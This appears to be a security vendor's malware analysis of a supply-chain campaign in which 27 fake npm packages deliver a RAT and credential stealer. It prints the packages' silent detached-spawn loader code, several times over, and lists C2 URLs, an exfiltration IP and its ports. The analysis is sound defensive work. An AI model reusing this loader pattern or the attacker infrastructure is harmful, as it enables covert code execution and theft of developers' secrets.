
NEW

The Complete AI SOC Platform is here. Read the announcement →

close

The Complete AI SOC Platform is here. Read the announcement →

close

BLOG

jsonspack: Multi-Tenant Node.js RAT — DPRK Supply Chain Campaign

Michael

Baker

Note — jsonspack vs legitimate jsonpack: jsonpack is a legitimate npm JSON compression library published by sapienlab in 2013, maintained through 2022, with 1.1.5 as the final version.P2 (Footnote prefixes: E = evidence, P = prior art, R = references, A = appendix.) It is unrelated to this campaign. The operator chose jsonspack[.]com as a plausible-sounding developer tooling brand — not a deliberate typosquat (npm package names must be unique), but capitalising on the superficial similarity to a real package name for credibility.

Campaign Overview

The jsonspack campaign is a supply chain attack comprising 27 confirmed malicious npm (Node Package Manager) packages published by eight distinct email accounts between 2026-03-18 and 2026-03-31. All 27 share hello@jsonspack[.]com as the author contact email in their package.json metadata — the basis on which they are grouped as a single campaign, though this alone does not confirm a single operator (see Attribution section).

The Panther NPM.Malicious.Verdict.LLM detection pipeline flagged 2 packages (chai-as-hooked, chai-as-redeployed). Both used hello@jsonspack[.]com as their author email. Pivoting on that email via the Panther npm-index returned 25 additional packages — combined with the 2 already known, this brought the total to 27 packages: 12 were still live on the npm registry and 15 that had been unpublished and were no longer publicly accessible, but were recovered from an npm package mirror.E5 3,739 total downloads were recorded across all 27 packages as of 2026-04-01; the full publish/unpublish chronology is in the Campaign Timeline.E6

The package names are designed to blend into a developer's dependency tree. Most follow the chai-as-* naming convention like real chai.js assertion library pluginsE30 — for example chai-as-adapter, chai-beta, chai-str. Others pose as developer metrics and tracking utilities (trackora-node, metrify-chain, chain-metrica) or synchronisation tools (chain-syncora). The express-flowlimit family presents itself as rate limiting middleware, with a README describing “Lightweight and flexible rate limiting middleware for Express.js applications”.E31 Regardless of their names, all packages except the express-flowlimit family embed pino logger branding in their package contents as an additional layer of legitimacy (see Loader Analysis section). All share a common loader that fires silently on any require() of the package, not at install time, by exporting a function that immediately spawns a detached, stdio-suppressed child process.E1 This makes the packages invisible to postinstall hook scanners.


On execution, the loader retrieves an obfuscated payload from one of six C2 delivery channels and evaluates it via new Function.constructor('require', payload)(require).E2 Payloads were retrieved from four of the six channels on 2026-04-01; the payloads differ across channels and are not a single shared stage-3 binary.

One channel’s payload was fully decoded at the time of publishing — a 2.8 MB cross-platform Node.js RAT and infostealer (SHA256: fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838)E3 that spawns three concurrent background scripts: a browser credential stealer targeting 13 Chromium-based browsersA1 and 40 crypto wallet extensions,A2 a full-filesystem file exfiltrator targeting .env secrets, and a socket.io reverse shell with real-time clipboard monitoring. All exfiltration targets a single Vultr VPS at 144.172.110[.]132 across ports 8085, 8086, and 8087.E15

The remaining channels serve distinct payloads — from a 4 KB secondary loader that fetches a further unknown stage, to ~90 KB partially-decoded payloads that lack the decoded channel’s operator fingerprints — consistent with a multi-tenant architecture where different operators deploy their own malware via shared infrastructure (see Attribution). Two channels were offline at retrieval time.

Four techniques not previously documented in public threat intelligence were identified during this analysis, including HTTP 404-triggered payload delivery that defeats all 94 VirusTotal engines, and a WSL-to-Windows credential bridge that steals Windows host browser credentials from inside a Linux process (see Interesting Findings).

Architecture
%%{init: {'theme': 'base', 'themeVariables': {
  'primaryColor': '#f8fafc',
  'primaryTextColor': '#0f172a',
  'primaryBorderColor': '#334155',
  'lineColor': '#475569',
  'secondaryColor': '#f1f5f9',
  'tertiaryColor': '#e2e8f0',
  'fontFamily': 'ui-monospace, monospace',
  'fontSize': '13px'
}}}%%
flowchart TD
    subgraph VICTIM["Victim Environment"]
        DEV["Developer workstation<br/>Windows / macOS / Linux / WSL"]
        PKG["npm install &lt;package&gt;<br/>27 malicious packages"]
        REQ["require('&lt;package&gt;')<br/>fires silently on any import"]
        SPAWN["spawn node lib/caller.js<br/>detached · stdio:ignore · child.unref()"]
    end

    subgraph DELIVERY["Stage-2 · Payload Delivery"]
        DNOTE["🔒 Channel URL hardcoded in lib/caller.js at publish time"]
        NPOINT["api.npoint[.]io/2cc8f9fa...<br/>GET · x-secret-key: _<br/>5/95 VT"]
        FAWPU["jsonkeeper[.]com/b/FAWPU<br/>GET · x-secret-key: _<br/>0/94 VT"]
        XRGF3["jsonkeeper[.]com/b/XRGF3<br/>GET · x-secret-key: _<br/>9/94 VT"]
        BADC6["jsonkeeper[.]com/b/BADC6<br/>GET · x-secret-key: _<br/>0/94 VT"]
        VERCEL["server-check-genimi.vercel[.]app/defy/v3<br/>bearrtoken: logo · payload on HTTP 404<br/>⚠️ offline as of 2026-04-01"]
        NAKK4["jsonkeeper[.]com/b/4NAKK<br/>(const.js dead code — not executed)"]
        ISILLEGION["isillegion[.]com<br/>Stage-2 endpoint<br/>chai-as-hooked · chai-as-redeployed<br/>⚠️ offline as of 2026-04-01"]
    end

    subgraph PAYLOADS["Stage-3 · Payloads — response.data.cookie"]
        P_RAT["Full RAT + Infostealer<br/>2.8 MB · npoint[.]io channel<br/>Fully decoded"]
        P_FAWPU["Secondary Loader<br/>4 KB · FAWPU channel<br/>Fetches further unknown stage"]
        P_UNK["Unknown payload<br/>~90 KB · XRGF3 + BADC6<br/>Not decoded"]
    end

    subgraph SCRIPTS["Stage-3 · Concurrent Background Scripts (npoint[.]io RAT only)"]
        S1["ldbScript<br/>pid.3.1.lock<br/>Browser credential stealer"]
        S2["autoUploadScript<br/>pid.3.2.lock<br/>Filesystem exfiltrator"]
        S3["socketScript<br/>pid.3.3.lock<br/>Reverse shell + clipboard"]
    end

    subgraph C2["Stage-3 · C2 — 144.172.110[.]132 (Vultr / Plesk)"]
        PORT85["Port 8085 /upload<br/>Browser credentials · Login Data<br/>Wallet extensions · Keychain"]
        PORT86["Port 8086 /upload<br/>Files ≤10 MB · .env secrets"]
        PORT87["Port 8087 socket.io<br/>/api/notify · /api/log<br/>Remote shell · file browse<br/>Clipboard every 1s"]
    end

    DEV --> PKG --> REQ --> SPAWN
    REQ -->|"IIFE inline<br/>chai-as-encrypted"| NPOINT
    SPAWN -->|"inline atob()<br/>5 packages"| FAWPU
    SPAWN -->|"plaintext URL<br/>chai-beta · chai-str"| XRGF3
    SPAWN -->|"const process shadow<br/>13 packages"| BADC6
    SPAWN -->|"config.js split<br/>express-flowlimit family"| VERCEL
    SPAWN -->|"config.js split<br/>gemini-ai-checker family"| VERCEL
    REQ -->|"detached spawn<br/>chai-as-hooked · chai-as-redeployed"| ISILLEGION
    NPOINT -->|"new Function.constructor"| P_RAT
    FAWPU -->|"new Function.constructor"| P_FAWPU
    XRGF3 -->|"new Function.constructor"| P_UNK
    BADC6 -->|"new Function.constructor"| P_UNK
    P_RAT --> S1 & S2 & S3
    S1 -->|"HMAC-signed POST"| PORT85
    S2 -->|"HMAC-signed POST"| PORT86
    S3 -->|"HMAC-signed WebSocket"| PORT87

    classDef victimStyle   fill:#dbeafe,stroke:#1d4ed8,color:#1e3a5f
    classDef deliveryStyle fill:#fef3c7,stroke:#b45309,color:#451a03
    classDef payloadStyle  fill:#fee2e2,stroke:#b91c1c,color:#450a0a
    classDef scriptStyle   fill:#dcfce7,stroke:#15803d,color:#14532d
    classDef c2Style       fill:#ede9fe,stroke:#6d28d9,color:#2e1065
    classDef offlineStyle  fill:#f1f5f9,stroke:#ef4444,color:#7f1d1d,stroke-dasharray:6 4
    classDef unknownStyle  fill:#f8fafc,stroke:#64748b,color:#1e293b,stroke-dasharray:6 4
    classDef noteStyle     fill:#fefce8,stroke:#ca8a04,color:#713f12,stroke-dasharray:3 3

    class DEV,PKG,REQ,SPAWN victimStyle
    class DNOTE noteStyle
    class NPOINT,FAWPU,XRGF3,BADC6 deliveryStyle
    class VERCEL,NAKK4,ISILLEGION offlineStyle
    class P_RAT payloadStyle
    class P_FAWPU,P_UNK unknownStyle
    class S1,S2,S3 scriptStyle
    class PORT85,PORT86,PORT87 c2Style

    style VICTIM   fill:#eff6ff,stroke:#1d4ed8,stroke-width:2px,color:#1e3a5f
    style DELIVERY fill:#fffbeb,stroke:#b45309,stroke-width:2px,color:#451a03
    style PAYLOADS fill:#fff1f2,stroke:#b91c1c,stroke-width:2px,color:#450a0a
    style SCRIPTS  fill:#f0fdf4,stroke:#15803d,stroke-width:2px,color:#14532d
    style C2       fill:#faf5ff,stroke:#6d28d9,stroke-width:2px,color:#2e1065
%%{init: {'theme': 'base', 'themeVariables': {
  'primaryColor': '#f8fafc',
  'primaryTextColor': '#0f172a',
  'primaryBorderColor': '#334155',
  'lineColor': '#475569',
  'secondaryColor': '#f1f5f9',
  'tertiaryColor': '#e2e8f0',
  'fontFamily': 'ui-monospace, monospace',
  'fontSize': '13px'
}}}%%
flowchart TD
    subgraph VICTIM["Victim Environment"]
        DEV["Developer workstation<br/>Windows / macOS / Linux / WSL"]
        PKG["npm install &lt;package&gt;<br/>27 malicious packages"]
        REQ["require('&lt;package&gt;')<br/>fires silently on any import"]
        SPAWN["spawn node lib/caller.js<br/>detached · stdio:ignore · child.unref()"]
    end

    subgraph DELIVERY["Stage-2 · Payload Delivery"]
        DNOTE["🔒 Channel URL hardcoded in lib/caller.js at publish time"]
        NPOINT["api.npoint[.]io/2cc8f9fa...<br/>GET · x-secret-key: _<br/>5/95 VT"]
        FAWPU["jsonkeeper[.]com/b/FAWPU<br/>GET · x-secret-key: _<br/>0/94 VT"]
        XRGF3["jsonkeeper[.]com/b/XRGF3<br/>GET · x-secret-key: _<br/>9/94 VT"]
        BADC6["jsonkeeper[.]com/b/BADC6<br/>GET · x-secret-key: _<br/>0/94 VT"]
        VERCEL["server-check-genimi.vercel[.]app/defy/v3<br/>bearrtoken: logo · payload on HTTP 404<br/>⚠️ offline as of 2026-04-01"]
        NAKK4["jsonkeeper[.]com/b/4NAKK<br/>(const.js dead code — not executed)"]
        ISILLEGION["isillegion[.]com<br/>Stage-2 endpoint<br/>chai-as-hooked · chai-as-redeployed<br/>⚠️ offline as of 2026-04-01"]
    end

    subgraph PAYLOADS["Stage-3 · Payloads — response.data.cookie"]
        P_RAT["Full RAT + Infostealer<br/>2.8 MB · npoint[.]io channel<br/>Fully decoded"]
        P_FAWPU["Secondary Loader<br/>4 KB · FAWPU channel<br/>Fetches further unknown stage"]
        P_UNK["Unknown payload<br/>~90 KB · XRGF3 + BADC6<br/>Not decoded"]
    end

    subgraph SCRIPTS["Stage-3 · Concurrent Background Scripts (npoint[.]io RAT only)"]
        S1["ldbScript<br/>pid.3.1.lock<br/>Browser credential stealer"]
        S2["autoUploadScript<br/>pid.3.2.lock<br/>Filesystem exfiltrator"]
        S3["socketScript<br/>pid.3.3.lock<br/>Reverse shell + clipboard"]
    end

    subgraph C2["Stage-3 · C2 — 144.172.110[.]132 (Vultr / Plesk)"]
        PORT85["Port 8085 /upload<br/>Browser credentials · Login Data<br/>Wallet extensions · Keychain"]
        PORT86["Port 8086 /upload<br/>Files ≤10 MB · .env secrets"]
        PORT87["Port 8087 socket.io<br/>/api/notify · /api/log<br/>Remote shell · file browse<br/>Clipboard every 1s"]
    end

    DEV --> PKG --> REQ --> SPAWN
    REQ -->|"IIFE inline<br/>chai-as-encrypted"| NPOINT
    SPAWN -->|"inline atob()<br/>5 packages"| FAWPU
    SPAWN -->|"plaintext URL<br/>chai-beta · chai-str"| XRGF3
    SPAWN -->|"const process shadow<br/>13 packages"| BADC6
    SPAWN -->|"config.js split<br/>express-flowlimit family"| VERCEL
    SPAWN -->|"config.js split<br/>gemini-ai-checker family"| VERCEL
    REQ -->|"detached spawn<br/>chai-as-hooked · chai-as-redeployed"| ISILLEGION
    NPOINT -->|"new Function.constructor"| P_RAT
    FAWPU -->|"new Function.constructor"| P_FAWPU
    XRGF3 -->|"new Function.constructor"| P_UNK
    BADC6 -->|"new Function.constructor"| P_UNK
    P_RAT --> S1 & S2 & S3
    S1 -->|"HMAC-signed POST"| PORT85
    S2 -->|"HMAC-signed POST"| PORT86
    S3 -->|"HMAC-signed WebSocket"| PORT87

    classDef victimStyle   fill:#dbeafe,stroke:#1d4ed8,color:#1e3a5f
    classDef deliveryStyle fill:#fef3c7,stroke:#b45309,color:#451a03
    classDef payloadStyle  fill:#fee2e2,stroke:#b91c1c,color:#450a0a
    classDef scriptStyle   fill:#dcfce7,stroke:#15803d,color:#14532d
    classDef c2Style       fill:#ede9fe,stroke:#6d28d9,color:#2e1065
    classDef offlineStyle  fill:#f1f5f9,stroke:#ef4444,color:#7f1d1d,stroke-dasharray:6 4
    classDef unknownStyle  fill:#f8fafc,stroke:#64748b,color:#1e293b,stroke-dasharray:6 4
    classDef noteStyle     fill:#fefce8,stroke:#ca8a04,color:#713f12,stroke-dasharray:3 3

    class DEV,PKG,REQ,SPAWN victimStyle
    class DNOTE noteStyle
    class NPOINT,FAWPU,XRGF3,BADC6 deliveryStyle
    class VERCEL,NAKK4,ISILLEGION offlineStyle
    class P_RAT payloadStyle
    class P_FAWPU,P_UNK unknownStyle
    class S1,S2,S3 scriptStyle
    class PORT85,PORT86,PORT87 c2Style

    style VICTIM   fill:#eff6ff,stroke:#1d4ed8,stroke-width:2px,color:#1e3a5f
    style DELIVERY fill:#fffbeb,stroke:#b45309,stroke-width:2px,color:#451a03
    style PAYLOADS fill:#fff1f2,stroke:#b91c1c,stroke-width:2px,color:#450a0a
    style SCRIPTS  fill:#f0fdf4,stroke:#15803d,stroke-width:2px,color:#14532d
    style C2       fill:#faf5ff,stroke:#6d28d9,stroke-width:2px,color:#2e1065
%%{init: {'theme': 'base', 'themeVariables': {
  'primaryColor': '#f8fafc',
  'primaryTextColor': '#0f172a',
  'primaryBorderColor': '#334155',
  'lineColor': '#475569',
  'secondaryColor': '#f1f5f9',
  'tertiaryColor': '#e2e8f0',
  'fontFamily': 'ui-monospace, monospace',
  'fontSize': '13px'
}}}%%
flowchart TD
    subgraph VICTIM["Victim Environment"]
        DEV["Developer workstation<br/>Windows / macOS / Linux / WSL"]
        PKG["npm install &lt;package&gt;<br/>27 malicious packages"]
        REQ["require('&lt;package&gt;')<br/>fires silently on any import"]
        SPAWN["spawn node lib/caller.js<br/>detached · stdio:ignore · child.unref()"]
    end

    subgraph DELIVERY["Stage-2 · Payload Delivery"]
        DNOTE["🔒 Channel URL hardcoded in lib/caller.js at publish time"]
        NPOINT["api.npoint[.]io/2cc8f9fa...<br/>GET · x-secret-key: _<br/>5/95 VT"]
        FAWPU["jsonkeeper[.]com/b/FAWPU<br/>GET · x-secret-key: _<br/>0/94 VT"]
        XRGF3["jsonkeeper[.]com/b/XRGF3<br/>GET · x-secret-key: _<br/>9/94 VT"]
        BADC6["jsonkeeper[.]com/b/BADC6<br/>GET · x-secret-key: _<br/>0/94 VT"]
        VERCEL["server-check-genimi.vercel[.]app/defy/v3<br/>bearrtoken: logo · payload on HTTP 404<br/>⚠️ offline as of 2026-04-01"]
        NAKK4["jsonkeeper[.]com/b/4NAKK<br/>(const.js dead code — not executed)"]
        ISILLEGION["isillegion[.]com<br/>Stage-2 endpoint<br/>chai-as-hooked · chai-as-redeployed<br/>⚠️ offline as of 2026-04-01"]
    end

    subgraph PAYLOADS["Stage-3 · Payloads — response.data.cookie"]
        P_RAT["Full RAT + Infostealer<br/>2.8 MB · npoint[.]io channel<br/>Fully decoded"]
        P_FAWPU["Secondary Loader<br/>4 KB · FAWPU channel<br/>Fetches further unknown stage"]
        P_UNK["Unknown payload<br/>~90 KB · XRGF3 + BADC6<br/>Not decoded"]
    end

    subgraph SCRIPTS["Stage-3 · Concurrent Background Scripts (npoint[.]io RAT only)"]
        S1["ldbScript<br/>pid.3.1.lock<br/>Browser credential stealer"]
        S2["autoUploadScript<br/>pid.3.2.lock<br/>Filesystem exfiltrator"]
        S3["socketScript<br/>pid.3.3.lock<br/>Reverse shell + clipboard"]
    end

    subgraph C2["Stage-3 · C2 — 144.172.110[.]132 (Vultr / Plesk)"]
        PORT85["Port 8085 /upload<br/>Browser credentials · Login Data<br/>Wallet extensions · Keychain"]
        PORT86["Port 8086 /upload<br/>Files ≤10 MB · .env secrets"]
        PORT87["Port 8087 socket.io<br/>/api/notify · /api/log<br/>Remote shell · file browse<br/>Clipboard every 1s"]
    end

    DEV --> PKG --> REQ --> SPAWN
    REQ -->|"IIFE inline<br/>chai-as-encrypted"| NPOINT
    SPAWN -->|"inline atob()<br/>5 packages"| FAWPU
    SPAWN -->|"plaintext URL<br/>chai-beta · chai-str"| XRGF3
    SPAWN -->|"const process shadow<br/>13 packages"| BADC6
    SPAWN -->|"config.js split<br/>express-flowlimit family"| VERCEL
    SPAWN -->|"config.js split<br/>gemini-ai-checker family"| VERCEL
    REQ -->|"detached spawn<br/>chai-as-hooked · chai-as-redeployed"| ISILLEGION
    NPOINT -->|"new Function.constructor"| P_RAT
    FAWPU -->|"new Function.constructor"| P_FAWPU
    XRGF3 -->|"new Function.constructor"| P_UNK
    BADC6 -->|"new Function.constructor"| P_UNK
    P_RAT --> S1 & S2 & S3
    S1 -->|"HMAC-signed POST"| PORT85
    S2 -->|"HMAC-signed POST"| PORT86
    S3 -->|"HMAC-signed WebSocket"| PORT87

    classDef victimStyle   fill:#dbeafe,stroke:#1d4ed8,color:#1e3a5f
    classDef deliveryStyle fill:#fef3c7,stroke:#b45309,color:#451a03
    classDef payloadStyle  fill:#fee2e2,stroke:#b91c1c,color:#450a0a
    classDef scriptStyle   fill:#dcfce7,stroke:#15803d,color:#14532d
    classDef c2Style       fill:#ede9fe,stroke:#6d28d9,color:#2e1065
    classDef offlineStyle  fill:#f1f5f9,stroke:#ef4444,color:#7f1d1d,stroke-dasharray:6 4
    classDef unknownStyle  fill:#f8fafc,stroke:#64748b,color:#1e293b,stroke-dasharray:6 4
    classDef noteStyle     fill:#fefce8,stroke:#ca8a04,color:#713f12,stroke-dasharray:3 3

    class DEV,PKG,REQ,SPAWN victimStyle
    class DNOTE noteStyle
    class NPOINT,FAWPU,XRGF3,BADC6 deliveryStyle
    class VERCEL,NAKK4,ISILLEGION offlineStyle
    class P_RAT payloadStyle
    class P_FAWPU,P_UNK unknownStyle
    class S1,S2,S3 scriptStyle
    class PORT85,PORT86,PORT87 c2Style

    style VICTIM   fill:#eff6ff,stroke:#1d4ed8,stroke-width:2px,color:#1e3a5f
    style DELIVERY fill:#fffbeb,stroke:#b45309,stroke-width:2px,color:#451a03
    style PAYLOADS fill:#fff1f2,stroke:#b91c1c,stroke-width:2px,color:#450a0a
    style SCRIPTS  fill:#f0fdf4,stroke:#15803d,stroke-width:2px,color:#14532d
    style C2       fill:#faf5ff,stroke:#6d28d9,stroke-width:2px,color:#2e1065
%%{init: {'theme': 'base', 'themeVariables': {
  'primaryColor': '#f8fafc',
  'primaryTextColor': '#0f172a',
  'primaryBorderColor': '#334155',
  'lineColor': '#475569',
  'secondaryColor': '#f1f5f9',
  'tertiaryColor': '#e2e8f0',
  'fontFamily': 'ui-monospace, monospace',
  'fontSize': '13px'
}}}%%
flowchart TD
    subgraph VICTIM["Victim Environment"]
        DEV["Developer workstation<br/>Windows / macOS / Linux / WSL"]
        PKG["npm install &lt;package&gt;<br/>27 malicious packages"]
        REQ["require('&lt;package&gt;')<br/>fires silently on any import"]
        SPAWN["spawn node lib/caller.js<br/>detached · stdio:ignore · child.unref()"]
    end

    subgraph DELIVERY["Stage-2 · Payload Delivery"]
        DNOTE["🔒 Channel URL hardcoded in lib/caller.js at publish time"]
        NPOINT["api.npoint[.]io/2cc8f9fa...<br/>GET · x-secret-key: _<br/>5/95 VT"]
        FAWPU["jsonkeeper[.]com/b/FAWPU<br/>GET · x-secret-key: _<br/>0/94 VT"]
        XRGF3["jsonkeeper[.]com/b/XRGF3<br/>GET · x-secret-key: _<br/>9/94 VT"]
        BADC6["jsonkeeper[.]com/b/BADC6<br/>GET · x-secret-key: _<br/>0/94 VT"]
        VERCEL["server-check-genimi.vercel[.]app/defy/v3<br/>bearrtoken: logo · payload on HTTP 404<br/>⚠️ offline as of 2026-04-01"]
        NAKK4["jsonkeeper[.]com/b/4NAKK<br/>(const.js dead code — not executed)"]
        ISILLEGION["isillegion[.]com<br/>Stage-2 endpoint<br/>chai-as-hooked · chai-as-redeployed<br/>⚠️ offline as of 2026-04-01"]
    end

    subgraph PAYLOADS["Stage-3 · Payloads — response.data.cookie"]
        P_RAT["Full RAT + Infostealer<br/>2.8 MB · npoint[.]io channel<br/>Fully decoded"]
        P_FAWPU["Secondary Loader<br/>4 KB · FAWPU channel<br/>Fetches further unknown stage"]
        P_UNK["Unknown payload<br/>~90 KB · XRGF3 + BADC6<br/>Not decoded"]
    end

    subgraph SCRIPTS["Stage-3 · Concurrent Background Scripts (npoint[.]io RAT only)"]
        S1["ldbScript<br/>pid.3.1.lock<br/>Browser credential stealer"]
        S2["autoUploadScript<br/>pid.3.2.lock<br/>Filesystem exfiltrator"]
        S3["socketScript<br/>pid.3.3.lock<br/>Reverse shell + clipboard"]
    end

    subgraph C2["Stage-3 · C2 — 144.172.110[.]132 (Vultr / Plesk)"]
        PORT85["Port 8085 /upload<br/>Browser credentials · Login Data<br/>Wallet extensions · Keychain"]
        PORT86["Port 8086 /upload<br/>Files ≤10 MB · .env secrets"]
        PORT87["Port 8087 socket.io<br/>/api/notify · /api/log<br/>Remote shell · file browse<br/>Clipboard every 1s"]
    end

    DEV --> PKG --> REQ --> SPAWN
    REQ -->|"IIFE inline<br/>chai-as-encrypted"| NPOINT
    SPAWN -->|"inline atob()<br/>5 packages"| FAWPU
    SPAWN -->|"plaintext URL<br/>chai-beta · chai-str"| XRGF3
    SPAWN -->|"const process shadow<br/>13 packages"| BADC6
    SPAWN -->|"config.js split<br/>express-flowlimit family"| VERCEL
    SPAWN -->|"config.js split<br/>gemini-ai-checker family"| VERCEL
    REQ -->|"detached spawn<br/>chai-as-hooked · chai-as-redeployed"| ISILLEGION
    NPOINT -->|"new Function.constructor"| P_RAT
    FAWPU -->|"new Function.constructor"| P_FAWPU
    XRGF3 -->|"new Function.constructor"| P_UNK
    BADC6 -->|"new Function.constructor"| P_UNK
    P_RAT --> S1 & S2 & S3
    S1 -->|"HMAC-signed POST"| PORT85
    S2 -->|"HMAC-signed POST"| PORT86
    S3 -->|"HMAC-signed WebSocket"| PORT87

    classDef victimStyle   fill:#dbeafe,stroke:#1d4ed8,color:#1e3a5f
    classDef deliveryStyle fill:#fef3c7,stroke:#b45309,color:#451a03
    classDef payloadStyle  fill:#fee2e2,stroke:#b91c1c,color:#450a0a
    classDef scriptStyle   fill:#dcfce7,stroke:#15803d,color:#14532d
    classDef c2Style       fill:#ede9fe,stroke:#6d28d9,color:#2e1065
    classDef offlineStyle  fill:#f1f5f9,stroke:#ef4444,color:#7f1d1d,stroke-dasharray:6 4
    classDef unknownStyle  fill:#f8fafc,stroke:#64748b,color:#1e293b,stroke-dasharray:6 4
    classDef noteStyle     fill:#fefce8,stroke:#ca8a04,color:#713f12,stroke-dasharray:3 3

    class DEV,PKG,REQ,SPAWN victimStyle
    class DNOTE noteStyle
    class NPOINT,FAWPU,XRGF3,BADC6 deliveryStyle
    class VERCEL,NAKK4,ISILLEGION offlineStyle
    class P_RAT payloadStyle
    class P_FAWPU,P_UNK unknownStyle
    class S1,S2,S3 scriptStyle
    class PORT85,PORT86,PORT87 c2Style

    style VICTIM   fill:#eff6ff,stroke:#1d4ed8,stroke-width:2px,color:#1e3a5f
    style DELIVERY fill:#fffbeb,stroke:#b45309,stroke-width:2px,color:#451a03
    style PAYLOADS fill:#fff1f2,stroke:#b91c1c,stroke-width:2px,color:#450a0a
    style SCRIPTS  fill:#f0fdf4,stroke:#15803d,stroke-width:2px,color:#14532d
    style C2       fill:#faf5ff,stroke:#6d28d9,stroke-width:2px,color:#2e1065

Package Inventory

Status

Count

Downloads

Naming strategy

Live (installable as of 2026-04-01)

12

1,917

chai-as-* / chai-* (9), express-flowlimit (1), trackora-* (2)

Deleted (unpublished, recovered from mirror)

15

1,822

coremesh / relion / syncora / metrify / metrica families, gemini-ai-checker, chai-extensions-extra, chai-as-hooked, chai-as-redeployed

Total

27

3,739

8 throwaway publisher accounts, all using hello@jsonspack[.]com as author email

Most packages masquerade as pino logger internally (README badges, docs/ directory, keyword metadata).E23E32 The express-flowlimit family is the exception — it masquerades as Express rate-limiting middleware.

Of the 15 deleted packages, 14 were removed within npm's 72-hour self-unpublish window (most likely threat actor self-removals). gemini-ai-checker lived 301.6 hours before removal — outside the self-unpublish window, requiring npm support or security action.E25

Full package listings: Appendix C — Live Packages | Appendix D — Deleted Packages

Loader Analysis

Trigger Mechanism

All 27 packages — without exception — use the same trigger: index.js exports a middleware function that, on any require() of the package, immediately calls runJobA(). This spawns lib/caller.js as a detached, silent background process — no postinstall hook, no user interaction required.E1

// index.js — representative sample (chai-as-adapter, confirmed via SHA256
// 70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8 of lib/caller.js)
function runJobA(args) {
  const script = path.resolve(__dirname, './lib/caller.js');
  const child = spawn('node', [script, JSON.stringify(args)], {
    detached: true,
    stdio:    'ignore'  // no stdout/stderr visible to parent
  });
  child.unref();        // parent process can exit; child continues
}

const middleware = (..._args) => {
  runJobA(..._args);
  return (_req, _res, next) => { if (typeof next === 'function') next(); };
};
module.exports = middleware;
module.exports.pino = middleware;  // ← impersonation alias
// index.js — representative sample (chai-as-adapter, confirmed via SHA256
// 70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8 of lib/caller.js)
function runJobA(args) {
  const script = path.resolve(__dirname, './lib/caller.js');
  const child = spawn('node', [script, JSON.stringify(args)], {
    detached: true,
    stdio:    'ignore'  // no stdout/stderr visible to parent
  });
  child.unref();        // parent process can exit; child continues
}

const middleware = (..._args) => {
  runJobA(..._args);
  return (_req, _res, next) => { if (typeof next === 'function') next(); };
};
module.exports = middleware;
module.exports.pino = middleware;  // ← impersonation alias
// index.js — representative sample (chai-as-adapter, confirmed via SHA256
// 70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8 of lib/caller.js)
function runJobA(args) {
  const script = path.resolve(__dirname, './lib/caller.js');
  const child = spawn('node', [script, JSON.stringify(args)], {
    detached: true,
    stdio:    'ignore'  // no stdout/stderr visible to parent
  });
  child.unref();        // parent process can exit; child continues
}

const middleware = (..._args) => {
  runJobA(..._args);
  return (_req, _res, next) => { if (typeof next === 'function') next(); };
};
module.exports = middleware;
module.exports.pino = middleware;  // ← impersonation alias
// index.js — representative sample (chai-as-adapter, confirmed via SHA256
// 70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8 of lib/caller.js)
function runJobA(args) {
  const script = path.resolve(__dirname, './lib/caller.js');
  const child = spawn('node', [script, JSON.stringify(args)], {
    detached: true,
